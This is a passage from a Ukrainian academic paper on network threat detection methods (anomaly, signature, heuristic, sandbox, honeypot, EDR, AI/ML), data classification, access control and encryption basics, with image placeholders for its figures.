мінімізувати потенційний вплив атак та захистити конфіденційні дані, особисту інформацію та цифрові активи. Виявляти та реагувати на мережеві загрози необхідно дуже швидко, оскільки значна кількість атак не займає багато часу, і може швидко змінити рівень загрози з підвищеного до критично. Наприклад, у 2022 році частіше спостерігалися DDoS-атаки невеликої тривалості, 89% із яких тривали менше години. Атаки, що охоплюють одну-дві хвилини, становили 26% атак, що спостерігалися 2023 року. Атаки меншої тривалості вимагають менше ресурсів та їх складніше нейтралізувати застарілими засобами захисту від DDoS. Зловмисникам значно простіше зробити кілька коротких атак протягом кількох годин, щоб отримати максимальну дію, використавши при цьому найменшу кількість ресурсів (рис 1.7).




Рис. 1.7 Графік середньої тривалості DDoS-атак за період з січня 2022 року по січень 2023 року [2]

Використовуючи методи виявлення мережевих атак спеціалістам часто вдається вчасно на них зреагувати, і тим самим запобігти ним. Згідно з дослідженням Check Point Research за період з січня 2023 року по січень 2024 за допомогою методів виявлення вдалося запобігти приблизно 46% атак у всьому світі (рис 1.8).




Рис. 1.8 Дослідження Check Point Research з співвідношенням атак, яких вдалося запобігти протягом 2023 року [1]

Найпростіший з методів виявлення мережевих загроз є метод виявлення аномалій. Суть методу полягає у використанні інструментів та методи для виявлення аномальної поведінки системи на основі встановленого у неї шаблону. Таким чином, будь-які дії користувача чи системи, які є відхиленням від встановленого базового шаблону, розглядаються як аномалії, і сповіщають аналітиків безпеки про незвичайні зміни у встановлених шаблонах. Що є безпосередньої зручністю, такі рішення здатні виконувати автоматизовані дії, наприклад, блокування сеансу користувача або завершення роботи програми. Також важливим аспектом є те, що виявлення аномалій пропонує журнали звітності, які є важливими для дотримання нормативних вимог та законів про конфіденційність даних. Аномалії даних не завжди можуть означати критичні проблеми, але варто їх перевіряти в будь-якому разі, щоб зрозуміти, чому саме відбулося відхилення.

Наступним методом є виявлення на основі сигнатур, метод, який є основним у виявленні системних вторгнень (IDS). Метод дозволяє системам IDS

виявляти несанкціонований доступ або шкідливі дії мережі визначаючи при цьому відомі індикатори загроз.

Популярністю також користується метод евристичного аналізу. Його популярність полягає у необхідності постійних перевірок коду на наявність підозрілих функцій, а даний метод корисний, оскільки він дозволяє аналітикам безпеки декомпілювати підозрілі програми та порівнювати їх із відомими кодами шкідливих програм, записаними у евристичній базі даних. Програма буде позначена як можлива загроза, якщо її вихідний код збігається з вірусом у базі даних на певний відсоток. Процес надсилає сповіщення, якщо код демонструє підозрілу поведінку, наприклад, перезапис файлів, самореплікацію, мінливість або видалення файлів. Найчастіше евристичний аналіз використовують для виявлення команд, які завдають корисних навантажень, замаскованих у програмах-трояках або вірусах-хробаках. Цей метод також дозволяє виявити класичний комп'ютерний вірус, який залишається в пам'яті після виконання, або шкідливу програму, яка сама себе розшифровує під час запуску, аби уникнути виявлення сканерів на основі сигнатур.

Наступний метод називається пісочниця. Основна дія методу являє собою запуск та аналіз певного коду в безпечній ізольованій області мережі. Для досягнення найвірніших результатів пісочниці реалізують у середі, яка імітує реальне операційне середовище кінцевого користувача. Методика ізолює підозрілий код усередині пісочниці для моделювання, та спостерігає що станеться, якщо код буде запущений. Метод є легким у застосуванні, тож навіть звичайні користувачі мають змогу використовувати пісочницю для тестування ненадійного коду без ризиків для своїх систем, а також для виявлення та реагування на загрози до того, як вони потраплять у справжню мережу. Також можна розгорнути пісочницю для оцінки нового коду на наявність потенційних вразливостей перед його запуском. Використовуючи техніку пісочниці, аналітики безпеки можуть ізолювати та усувати загрози нульового дня. Але хоча пісочниця є ефективним методом виявлення загроз, деякі шкідливі програми все ж таки здатні ухилятися від виявлення, затримуючи своє виконання або змінюючи чи корегуючи свою

поведінку. Тому для ефективного захисту необхідно реалізувати багаторівневий підхід до безпеки.

Ефективним також є метод «Медові горщики та медові сітки» (Honey Pots and Honey Nets). Honeypot - це техніка безпеки, яка містить віртуальні пастки для зловмисників і заманює хакерів. Спеціалісти безпеки створюють навмисне вразливу систему, яка дозволяє зловмисникам безперешкодно використати її недоліки, в той час як команда безпеки вивчає їх тактику, методи та процедури суб'єктів загроз, щоб на основі отриманої інформації покращити свої позиції захисту. Приклад системи honeypot і honey-файлів для виявлення учасників програм-вимагачів (рис 1.9).




Рис. 1.9 Схема застосування методу «Honey Pots and Honey Nets»

Наступним є метод виявлення та реагування на кінцеві точки (EDR). Чим швидше відбудеться виявлення, реагування і відновлення після потенційних загроз – тим вище ефективність захисту і мінімізація можливого збитку, і EDR є саме такою технікою, яка включає і змогу автоматичного виявлення і автоматичного

реагування на потенційні загрози, оскільки це інтегрована технологія кібернетичної безпеки, що поєднує в собі моніторинг подій кінцевих точок у реальному часі та реєстрацію з можливостями аналізу та реагування на основі певних правил.

Не останнє місце у виявленні мережевих загроз займає штучний інтелект та машинне навчання. До їх появи ІТ-системи покладалися лише на методи на основі правил та сигнатур для виявлення вже перевірених і відомих раніше загроз, таких як шкідливі програми та віруси. Але, на жаль, ці традиційні підходи до безпеки стають дедалі більш обмеженими у виявленні складних і динамічних атак, які постійно розвиваються. Сфера кібернетичної безпеки зіткнулися із серйозними затримками виявлення та пропуском великої кількості інцидентів безпеки. Наразі ж, штучний інтелект та машинне навчання без труднощів аналізувати великі обсяги даних для виявлення закономірностей, які вказують на наявність шкідливих програм, що дозволяє значно швидше та точніше виявляти загрози та реагувати на них. Ці сучасні засоби змінюють парадигму кібербезпеки, забезпечуючи проактивне виявлення, розпізнавання образів, аналіз поведінки, адаптивне навчання та реагування на небезпеки в реальному часі. Крім того, ці методи здатні автоматизувати процес обміну розвідданими про погрози, оскільки платформи обміну інформацією про загрози також використовують методи ШІ та МН для автоматичного збору та аналізу даних розвідки загроз з кількох джерел, тим самим полегшуючи їх поширення серед інших організацій. Техніка з кожним разом вивчає нові дані, адаптуючись до мінливих моделей загроз, тим самим даючи змогу системам безпеки випереджати кіберзлочинців. ШІ в кібербезпеці вдало виконує 3 основні функції: виявлення атаки, її прогнози та відповідь на неї (рис 1.10).




Рис. 1.10 Дослідження Cargemini Research Institute про продуктивність ШІ в процесах кібербезпеки [5]

Платформи пошуку загроз на базі штучного інтелекту та машинного навчання можуть автономно відкидати величезні обсяги даних, тим самим виявляючи складні загрози з таким рівнем точності та ефективності, якого було неможливо досягти вручну. Ще одне помітне застосування цих систем у кібернетичній розвідці – це область прогнозування загроз. Системи прогнозування загроз використовують методи штучного інтелекту та машинного навчання для аналізу історичних даних про загрози, які вже були скоєні, та розпізнавання закономірностей, які можуть вказувати на майбутні загрози. Це дозволяє організаціям вживати запобіжних заходів для захисту себе до того, як їх атакують. Ефективність дослідження пошуку мережових загроз за допомогою ШІ та МН значно переважає ручний і автоматизований пошук (рис.1.11).




Рис. 1.11 Порівняльна діаграма Cargemini Research Institute про ефективність виявлення та запобігання мережевих атак за допомогою штучного інтелекту та машинного навчання [6]

Кібербезпека все більше являє собою активну боротьбу між суб'єктами загроз та аналітиками сфери кібернетичної безпеки. Навіть за наявності методів виявлення потенційної небезпеки, суб'єкти загроз швидко удосконалюються та використовують більш різноманітні алгоритми для заподіяння складніших атак.

Оскільки природа атак є дуже динамічною, виникає необхідність постійно оновлювати дані досліджень про загрози, аби мати змогу успішно захистити цифрові дані. Необхідно постійно аналізувати нові канали та методи, які можуть бути використані хакерами, та використовувати цю інформацію, аби запобігти можливих критичних наслідків. Зрештою, розуміння тактик і дій загроз, що наражають будь яку інформацію на ризик буде перехопленою або вкраденою, несе вирішальне значення для кожного користувача, оскільки дає змогу визначити методи, інструменти та процеси, які допоможуть безпомилково виявити, оцінити, та нейтралізувати атаки.

1.3 Класифікація методів захисту інформації та основні принципи запобігання мережевим атакам

Розуміння класифікації інформації у кібербезпеці є визначним аспектом важливості, необхідним для роботи з безпекою і захистом даних. Класифікація інформації є основним процесом, який включає поділ на категорії даних на основі рівня їх чутливості і вимог безпеки, необхідних для їх захисту. Цей систематичний підхід дає певну гарантію, що конфіденційна інформація, така як персональні дані, інтелектуальна власність та фінансова інформація, повинна мати відповідний рівень захисту для зниження ризиків та захисту від можливого витоку даних.

Інформацію загалом поділяють на три основні категорії: публічна, чутлива та конфіденційна. Публічна – це та інформація, якою можна вільно ділитися, оскільки ризики пов'язані з її втратою є мінімальними. Чутлива інформація містить певного роду конфіденційні дані або особисті дані співробітників, і вона вимагає помірного рівня безпеки для запобігання несанкціонованому доступу. Конфіденційна інформація вимагає найвищих заходів безпеки через її потенційний вплив на організацію у разі її компрометації. Витік такої інформації буде мати критичні наслідки для організації або особи, яка першочергово є її власником. Класифікація інформації може бути сповнена труднощів, особливо для великих організацій, які обробляють величезні обсяги даних. Визначення відповідної категорії для кожного типу даних може стати складним завданням, оскільки воно є дуже суб'єктивним і схильним до людських помилок. Крім того, дотримання узгодженості класифікації в організації та відповідність природі даних, що змінюється, створює значні труднощі. Ці проблеми наголошують на необхідності структурованого та чітко визначеного процесу класифікації, що підтримується за допомогою надійних технологій.

Для забезпечення послідовної та ефективної класифікації інформації важливо визначити чіткі критерії того, як дані класифікуються у відповідності до певних категорій. Такі критерії повинні враховувати фактори потенційного впливу на розкриття даних, вимоги відповідності законодавчим чи нормативним вимогам

та цінність інформації для її першочергово власника. Чіткі певні рівні класифікації допомагають у полегшенні ідентифікації та категоризації даних, тим самим підвищуючи загальну безпеку підприємства. У сфері кібербезпеки дані можна розділити на структуровані, неструктуровані та напівструктуровані. Структуровані дані відносяться до інформації, яка відповідає вже визначеній моделі або формату, що робить її доступною для пошуку та зберігання в базах даних. Прикладами є числа, дати та рядки, що зберігаються у реляційних базах даних, а неструктуровані – навпаки, є безформними, і не мають зумовленої моделі даних, яка включає визначені формати, такі як електронні листи, відео, повідомлення в соціальних мережах тощо. Цей тип даних представляє незручності і проблеми можливості класифікації, пов'язані з багатим і різноманітним змістом, що представляє значну частину даних, якими сьогодні керують підприємства. Існують також напівструктуровані дані, які являють собою універсальний формат, що об'єднує структуровані та неструктуровані елементи даних, які зазвичай організовані за допомогою метаданих, і робить значно більш адаптивними для різних додатків (рис1.12).




Рис. 1.12 Категоризація даних

Точне визначення та класифікація даних є основним кроком у зміцненні і поліпшенні заходів кібербезпеки окремого підприємства. Методи ідентифікації

даних мають певні відмінності, але часто беруть свій початок з інструментів виявлення даних, які сканують мережі та системи для визначення сховищ і баз даних. Цей етап включає як ручні, так і автоматизовані методи для маркування та каталогізації активів даних на основі чутливості та релевантності типових операцій. Більш продвинуті і розвинені методи використовують обробку природної мови (NLP) для інтерпретації та класифікації великих обсягів текстових неструктурованих елементів, тим самим забезпечуючи глибше розуміння та покращуючи протоколи безпеки даних. А ось автоматизація категоризації даних працює враховуючи значні і великі обсяги даних, які обробляються крупними підприємствами, де автоматизація виступає як найважливіший інструмент категоризації даних. Автоматизовані рішення класифікації даних працюють на основі алгоритми без втручання людської праці, тим самим зменшуючи кількість помилок та підвищуючи ефективність. Ці інструменти зазвичай використовують визначені правила або вже готові моделі машинного навчання для аналізу атрибутів даних та прийняття рішень про категорію, до якої належить кожен елемент даних. Інтеграція таких технологій не лише оптимізує процес, а й забезпечує певний рівень узгодженості та точності при обробці конфіденційної чи регульованої інформації.

Надзвичайно важливим кроком на шляху до надійної класифікації є розробка чітких та всеосяжних протоколів обробки даних, які визначають, як саме дані мають оброблятися на основі їх категорії. Ці протоколи повинні описувати процедури доступу, передачі, зберігання та знищення даних, адаптованих до певного рівня конфіденційності інформації. Встановлення цих протоколів гарантує, що всі організаційні дані керуються відповідно до їхньої цінності та ризику їх втрати для бізнесу, тим самим зменшуючи потенційні порушення безпеки або неналежне використання даних (рис1.13).

Data Management Protocols for Security and Access Control




Рис. 1.13 Ключові аспекти обробки даних та управління доступом

На цьому етапі також важливо розуміти і враховувати принципи роботи політики доступу користувачів, які є невід'ємною частиною забезпечення того, щоб лише певне коло осіб мало доступ до відповідних даних. На основі результатів класифікації елементів керування доступом повинно бути налаштовано так, щоб гарантувати, що співробітники можуть отримувати доступ лише до даних, які є необхідними для їх посадових обов'язків. Динамічні елементи керування доступом можуть додатково підвищити безпеку, адаптуючи дозволи в режимі реального часу на основі контексту, такого, як роль користувача, розташування та мережна безпека. Регулярний перегляд та оновлення політик доступу мають вирішальне значення, оскільки зміни в організаційній структурі чи бізнес-процесах можуть вплинути на потреби користувачів у доступі.

Розглядаючи принципи запобігання мережевим атакам слід проаналізувати, яким чином вони можуть потрапити у систему, та прийняти міри щодо забезпечення системи. Однією з проблем, які можна легко допустити у повсякденності є неправильні налаштування мережі. Будь-яке налаштування, яке порушує політику конфігурації та послаблює положення безпеки мережі можна віднести до неправильної конфігурацією мережі. Неправильна конфігурація безпеки

відбувається, коли параметри конфігурації системи або програми відсутні або неправильно реалізовані, таким чином допускаючи несанкціонований доступ. Згідно з нещодавнім звітом Verizon про виток даних, неправильна конфігурація мережі є причиною 14% всіх порушень (рис 1.14).



Рис. 1.14 Verizon 2024 Data Breach Investigations Report [7]

Поширені помилки конфігурації безпеки можуть виникнути внаслідок незмінених налаштувань за замовчуванням, неперевірених змін конфігурації або інших технічних проблем, виконаних вручну або за допомогою автоматизації. Найчастіше подібні помилки конфігурації виникають у додатках, хмарній інфраструктурі та, звичайно ж, у мережах.

Небезпеку для сфери захисту інформації також становить слабке шифрування, або ж повна його відсутність. Шифрування - це процес перетворення даних у формат, який неможливо прочитати, його називається «шифротекстом». Цей метод допомагає захистити конфіденційність цифрових даних, що зберігаються в певних середовищах або передаються через мережу. У випадку, якщо записані дані зберігаються без шифрування, всі вразливості в програмному забезпеченні або системах, які призведуть до доступу даних, загрожують конфіденційності даних. Аби мінімізувати ризики пов'язані з порушенням

секретності інформації, критичні дані мають бути зашифровані. Більше того, шифрування запобігає перегляду критичних даних особами, які отримують доступ до даних безпосередньо усередині компанії. Будь-хто, хто отримує доступ до трафіку між службами та користувачами, може переглядати дані, що надсилаються по мережі. Мережевий трафік користувачів може легко потрапити до третіх осіб через наприклад підключення до інтернету через небезпечні мережі, деякі типи шкідливих програм, атаки типу «людина посередині». Таким чином критичні дані ніколи не мають бути збережені у вигляді простого тексту, особливо в системах, які використовуються для моніторингу та реєстрації.

Алгоритми шифрування можна умовно розділити на два типи: симетричне та асиметричне шифрування, кожне з яких відповідає різним потребам та вимогам безпеки. Симетричне шифрування відоме як шифрування із закритим ключем, і базується на використанні одного і того ж ключа для процесів шифрування та дешифрування (рис 1.15).




Рис. 1.15 Схема процесу симетричного шифрування даних

Алгоритми цих категорій, такі як Advanced Encryption Standard (AES), Data Encryption Standard (DES) та Blowfish, є дуже ефективними для обробки великих обсягів даних. Незважаючи на свою швидкість, простоту використання та ефективність, симетричне шифрування має достатньо проблем із розподілом ключів, оскільки обидві сторони повинні знати ключ для своєї безпечної комунікації, необхідний безпечний спосіб обміну цим ключем, що часто може ускладнювати процес. Асиметричне шифрування, або шифрування з відкритим ключем, вирішує таку проблему обміну ключами, використовуючи два різні ключі: один відкритий, загальний для всіх, і один закритий, який є конфіденційним. Алгоритм шифрування RSA (Rivest-Shamir-Adleman) є прикладом асиметричного шифрування, що наразі є дуже актуальним. У цій методології повідомлення, яке зашифроване відкритим ключем, може бути розшифроване лише за допомогою відповідного закритого ключа, що забезпечує безпеку під час передачі (рис 1.16).

